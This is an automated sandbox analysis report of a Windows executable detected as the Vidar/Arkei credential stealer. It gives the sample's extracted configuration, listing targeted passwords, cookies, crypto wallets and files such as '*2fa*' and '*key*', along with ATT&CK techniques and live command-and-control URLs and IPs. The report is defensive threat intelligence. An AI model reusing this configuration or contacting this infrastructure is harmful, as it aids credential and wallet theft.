ID: 491728
Sample Name: ElTyS0c1l1.exe
Cookbook: default.jbs
Time: 20:48:16
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ElTyS0c1l1.exe

Overview


General Information

Sample Name:	ElTyS0c1l1.exe
Analysis ID:	491728
MD5:	3c6a15ef43bcc94..
SHA1:	ad6a3befae15bff…
SHA256:	393253379d5fef5..
Tags:	ArkeiStealer exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an ic…
- Yara detected Vidar
- Yara detected Vidar stealer
- Tries to steal Crypto Currency Wallets
- Tries to harvest and steal Putty / Wi…
- Machine Learning detection for samp…
- Found many strings related to Crypt…
- Tries to harvest and steal browser in…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- ElTyS0c1l1.exe (PID: 4892 cmdline: 'C:\Users\user\Desktop\ElTyS0c1l1.exe' MD5: 3C6A15EF43BCC9483D77BF2E12D5CC7F)
  - WerFault.exe (PID: 6064 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 856 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4528 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 844 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3024 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 912 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 2056 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 1080 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6008 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 1512 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5228 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 2012 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5828 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4892 -s 2040 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Vidar

```
{
  "Saved Password": "1",
  "Cookies": "1",
  "Wallet": "1",
  "Internet History": "1",
  "Telegram": "1",
  "Screenshot": "1",
  "Grabber": "1",
  "Max Size": "250",
  "Search Path": "%DESKTOP%\\",
  "Extensions": [
    "*.txt",
    "*.dat",
    "*wallet*.*",
    "*2fa*.*",
    "*backup*.*",
    "*code*.*",
    "*password*.*",
    "*auth*.*",
    "*google*.*",
    "*utc*.*",
    "*UTC*.*",
    "*crypt*.*",
    "*key*.*"
  ],
  "Max Filesize": "50",
  "Recusrive Search": "true",
  "Ignore Strings": "movies:music:mp3"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Vidar_2	Yara detected Vidar	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.383784294.0000000002B30000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000000.00000000.376750836.00000000007AE000.00000004.00000020.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000000.328923074.000000000400000.00000040.00020000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000000.00000000.414158422.000000000400000.00000040.00020000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000000.00000000.479441225.0000000002B30000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Click to see the 47 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.ElTyS0c1l1.exe.2b30174.8.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.ElTyS0c1l1.exe.400000.22.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.ElTyS0c1l1.exe.400000.4.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.ElTyS0c1l1.exe.2b30174.14.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.ElTyS0c1l1.exe.400000.4.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Click to see the 70 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Stealing of Sensitive Information:

Yara detected Vidar

Yara detected Vidar stealer

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Vidar

Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 2	Masquerading 1 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System 3	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
EITyS0c1l1.exe	32%	Virustotal		Browse
EITyS0c1l1.exe	16%	ReversingLabs		
EITyS0c1l1.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\freebl3.dll	0%	Metadefender		Browse
C:\ProgramData\freebl3.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.EITyS0c1l1.exe.2b30174.14.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.2b30174.2.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.3050000.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.3050000.18.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.2b30174.11.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.2b30174.5.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.2b30174.29.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.3050000.24.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
0.0.EITyS0c1l1.exe.2b30174.8.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.2b30174.32.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.2b30174.20.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.3050000.12.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.3050000.27.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.3050000.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.3050000.36.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.2b30174.17.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.3050000.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.3050000.21.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.3050000.33.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.3050000.15.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.2b30174.23.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.3050000.30.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.EITyS0c1l1.exe.2b30174.26.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.EITyS0c1l1.exe.2b30174.35.unpack	100%	Avira	TR/Kazy.4159236		Download File

Domains

Source	Detection	Scanner	Label	Link
mas.to	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://23.88.105.196/vcruntime140.dllWJb	0%	Avira URL Cloud	safe	
http://23.88.105.196/nss3.dll	1%	Virustotal		Browse
http://23.88.105.196/nss3.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/1013	2%	Virustotal		Browse
http://23.88.105.196/1013	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://23.88.105.196/nss3.dll%D	0%	Avira URL Cloud	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://23.88.105.196/freebl3.dll	0%	Avira URL Cloud	safe	
http://https://mas.to	0%	Avira URL Cloud	safe	
http://23.88.105.196/nss3.dll:D	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0	0%	Avira URL Cloud	safe	
http://https://mas.to;	0%	Avira URL Cloud	safe	
http://https://mas.to/u	0%	Avira URL Cloud	safe	
http://https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to	0%	Avira URL Cloud	safe	
http://23.88.105.196/msvcp140.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0/following	0%	Avira URL Cloud	safe	
http://23.88.105.196/mozglue.dll	0%	Avira URL Cloud	safe	
http://23.88.105.196/softokn3.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/avatars/original/missing.png	0%	Avira URL Cloud	safe	
http://23.88.105.196/softokn3.dllBRp	0%	Avira URL Cloud	safe	
http://23.88.105.196/vcruntime140.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/	0%	Avira URL Cloud	safe	
http://https://media.mas.to/masto-public/site_uploads/files/000/000/003/original/elephant_ui_plane-e3f2d57c	0%	Avira URL Cloud	safe	
http://23.88.105.196/	0%	Avira URL Cloud	safe	
http://23.88.105.196/1013JFp	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0/followers	0%	Avira URL Cloud	safe	
http://https://media.mas.to	0%	Avira URL Cloud	safe	
http://https://mas.to/@killern0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mas.to	88.99.75.82	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://23.88.105.196/nss3.dll	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://23.88.105.196/1013	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://23.88.105.196/freebl3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/msvcp140.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/mozglue.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/softokn3.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/vcruntime140.dll	false	• Avira URL Cloud: safe	unknown
http://23.88.105.196/	false	• Avira URL Cloud: safe	unknown
http://https://mas.to/@killern0	false	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.75.82	mas.to	Germany		24940	HETZNER-ASDE	false
23.88.105.196	unknown	United States		18978	ENZUINC-US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491728
Start date:	27.09.2021
Start time:	20:48:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	EITyS0c1l1.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.winEXE@8/46@1/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.99.75.82	2mdb3OG6FM.exe	Get hash	malicious	Browse	
	gmT455QDI6.exe	Get hash	malicious	Browse	
	IdI36XfAJc.exe	Get hash	malicious	Browse	
	CYqow0VzsU.exe	Get hash	malicious	Browse	
	YMFYAIMpF8.exe	Get hash	malicious	Browse	
	AO8LQp0Yff.exe	Get hash	malicious	Browse	
	xtlA67ZUPd.exe	Get hash	malicious	Browse	
	0zK7HxQE65.exe	Get hash	malicious	Browse	
	NH8Oxi5PZo.exe	Get hash	malicious	Browse	
	FDVCyigTWH.exe	Get hash	malicious	Browse	
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	
	T6zZFfRLqs.exe	Get hash	malicious	Browse	
	nY67wl47QZ.exe	Get hash	malicious	Browse	
	OfE705GyPZ.exe	Get hash	malicious	Browse	
	W7fb1ECIQA.exe	Get hash	malicious	Browse	
	R9LbEnIk0s.exe	Get hash	malicious	Browse	
	7XmWGse79x.exe	Get hash	malicious	Browse	
	m5W1BZQU4m.exe	Get hash	malicious	Browse	
	hHsIHUGICB.exe	Get hash	malicious	Browse	
	NOgYb2fHbO.exe	Get hash	malicious	Browse	
23.88.105.196	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 23.88.105.196/
	gmT455QDI6.exe	Get hash	malicious	Browse	• 23.88.105.196/
	IdI36XfAJc.exe	Get hash	malicious	Browse	• 23.88.105.196/
	CYqow0VzsU.exe	Get hash	malicious	Browse	• 23.88.105.196/
	YMFYAIMpF8.exe	Get hash	malicious	Browse	• 23.88.105.196/
	AO8LQp0Yff.exe	Get hash	malicious	Browse	• 23.88.105.196/
	xtlA67ZUPd.exe	Get hash	malicious	Browse	• 23.88.105.196/
	0zK7HxQE65.exe	Get hash	malicious	Browse	• 23.88.105.196/
	NH8Oxi5PZo.exe	Get hash	malicious	Browse	• 23.88.105.196/
	FDVCyigTWH.exe	Get hash	malicious	Browse	• 23.88.105.196/
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	• 23.88.105.196/
	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 23.88.105.196/
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 23.88.105.196/
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 23.88.105.196/
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 23.88.105.196/
	R9LbEnIk0s.exe	Get hash	malicious	Browse	• 23.88.105.196/
	7XmWGse79x.exe	Get hash	malicious	Browse	• 23.88.105.196/
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 23.88.105.196/
	hHsIHUGICB.exe	Get hash	malicious	Browse	• 23.88.105.196/
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 23.88.105.196/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mas.to	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 88.99.75.82
	gmT455QDI6.exe	Get hash	malicious	Browse	• 88.99.75.82
	IdI36XfAJc.exe	Get hash	malicious	Browse	• 88.99.75.82
	CYqow0VzsU.exe	Get hash	malicious	Browse	• 88.99.75.82
	YMFYAIMpF8.exe	Get hash	malicious	Browse	• 88.99.75.82
	AO8LQp0Yff.exe	Get hash	malicious	Browse	• 88.99.75.82
	xtlA67ZUPd.exe	Get hash	malicious	Browse	• 88.99.75.82
	0zK7HxQE65.exe	Get hash	malicious	Browse	• 88.99.75.82
	NH8Oxi5PZo.exe	Get hash	malicious	Browse	• 88.99.75.82
	FDVCyigTWH.exe	Get hash	malicious	Browse	• 88.99.75.82
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	• 88.99.75.82
	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 88.99.75.82
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnIk0s.exe	Get hash	malicious	Browse	• 88.99.75.82
	7XmWGse79x.exe	Get hash	malicious	Browse	• 88.99.75.82
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 88.99.75.82
	hHsIHUGICB.exe	Get hash	malicious	Browse	• 88.99.75.82
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 88.99.75.82

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 88.99.66.31
	gmT455QDI6.exe	Get hash	malicious	Browse	• 88.99.75.82
	IdI36XfAJc.exe	Get hash	malicious	Browse	• 88.99.75.82
	zmbct5agcD.exe	Get hash	malicious	Browse	• 116.203.16.95
	7D7J29AK4L60S.vbs	Get hash	malicious	Browse	• 144.76.136.153
	CYqow0VzsU.exe	Get hash	malicious	Browse	• 88.99.75.82
	YMFYAIMpF8.exe	Get hash	malicious	Browse	• 88.99.75.82
	AO8LQp0Yff.exe	Get hash	malicious	Browse	• 88.99.75.82
	ZKrOxS0Otk.exe	Get hash	malicious	Browse	• 95.216.43.58
	xtlA67ZUPd.exe	Get hash	malicious	Browse	• 88.99.75.82
	0zK7HxQE65.exe	Get hash	malicious	Browse	• 88.99.75.82
	NH8Oxi5PZo.exe	Get hash	malicious	Browse	• 88.99.75.82
	FDVCyigTWH.exe	Get hash	malicious	Browse	• 88.99.75.82
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	• 88.99.75.82
	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 88.99.75.82
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 88.99.75.82
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 88.99.75.82
	R9LbEnIk0s.exe	Get hash	malicious	Browse	• 88.99.75.82
	qOthJCpJ8E.exe	Get hash	malicious	Browse	• 135.181.21 1.109
ENZUINC-US	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 45.136.151.102
	gmT455QDI6.exe	Get hash	malicious	Browse	• 23.88.105.196
	IdI36XfAJc.exe	Get hash	malicious	Browse	• 23.88.105.196
	CYqow0VzsU.exe	Get hash	malicious	Browse	• 23.88.105.196
	YMFYAIMpF8.exe	Get hash	malicious	Browse	• 23.88.105.196
	AO8LQp0Yff.exe	Get hash	malicious	Browse	• 23.88.105.196
	xtlA67ZUPd.exe	Get hash	malicious	Browse	• 23.88.105.196
	0zK7HxQE65.exe	Get hash	malicious	Browse	• 23.88.105.196
	NH8Oxi5PZo.exe	Get hash	malicious	Browse	• 23.88.105.196
	FDVCyigTWH.exe	Get hash	malicious	Browse	• 23.88.105.196
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	• 23.88.105.196
	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 23.88.105.196
	nY67wl47QZ.exe	Get hash	malicious	Browse	• 23.88.105.196
	OfE705GyPZ.exe	Get hash	malicious	Browse	• 23.88.105.196
	W7fb1ECIQA.exe	Get hash	malicious	Browse	• 23.88.105.196
	R9LbEnIk0s.exe	Get hash	malicious	Browse	• 23.88.105.196
	7XmWGse79x.exe	Get hash	malicious	Browse	• 23.88.105.196
	m5W1BZQU4m.exe	Get hash	malicious	Browse	• 23.88.105.196
	hHsIHUGICB.exe	Get hash	malicious	Browse	• 23.88.105.196

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NOgYb2fHbO.exe	Get hash	malicious	Browse	• 23.88.105.196

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	fTset285bl.exe	Get hash	malicious	Browse	• 88.99.75.82
	ejecutable.exe	Get hash	malicious	Browse	• 88.99.75.82
	gmT455QDI6.exe	Get hash	malicious	Browse	• 88.99.75.82
	IdI36XfAJc.exe	Get hash	malicious	Browse	• 88.99.75.82
	CYqow0VzsU.exe	Get hash	malicious	Browse	• 88.99.75.82
	YMFYAIMpF8.exe	Get hash	malicious	Browse	• 88.99.75.82
	AO8LQp0Yff.exe	Get hash	malicious	Browse	• 88.99.75.82
	xtlA67ZUPd.exe	Get hash	malicious	Browse	• 88.99.75.82
	LISTA DE PEDIDO DE COMPRA.exe	Get hash	malicious	Browse	• 88.99.75.82
	0zK7HxQE65.exe	Get hash	malicious	Browse	• 88.99.75.82
	GRUPO MARI#U00d1O OBRAS Y SERVICIOS, SL Oferta 2709212890.exe	Get hash	malicious	Browse	• 88.99.75.82
	PO-003785GMHN.exe	Get hash	malicious	Browse	• 88.99.75.82
	Image-Scan-80195056703950029289.exe	Get hash	malicious	Browse	• 88.99.75.82
	NH8Oxi5PZo.exe	Get hash	malicious	Browse	• 88.99.75.82
	GRUPO MARI#U00d1O OBRAS Y SERVICIOS, SL Oferta 2709213390.exe	Get hash	malicious	Browse	• 88.99.75.82
	FDVCyigTWH.exe	Get hash	malicious	Browse	• 88.99.75.82
	PO-003785GMHN.exe	Get hash	malicious	Browse	• 88.99.75.82
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	• 88.99.75.82
	svchost.exe	Get hash	malicious	Browse	• 88.99.75.82
	T6zZFfRLqs.exe	Get hash	malicious	Browse	• 88.99.75.82

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\freebl3.dll	2mdb3OG6FM.exe	Get hash	malicious	Browse	
	gmT455QDI6.exe	Get hash	malicious	Browse	
	IdI36XfAJc.exe	Get hash	malicious	Browse	
	CYqow0VzsU.exe	Get hash	malicious	Browse	
	YMFYAIMpF8.exe	Get hash	malicious	Browse	
	AO8LQp0Yff.exe	Get hash	malicious	Browse	
	xtlA67ZUPd.exe	Get hash	malicious	Browse	
	0zK7HxQE65.exe	Get hash	malicious	Browse	
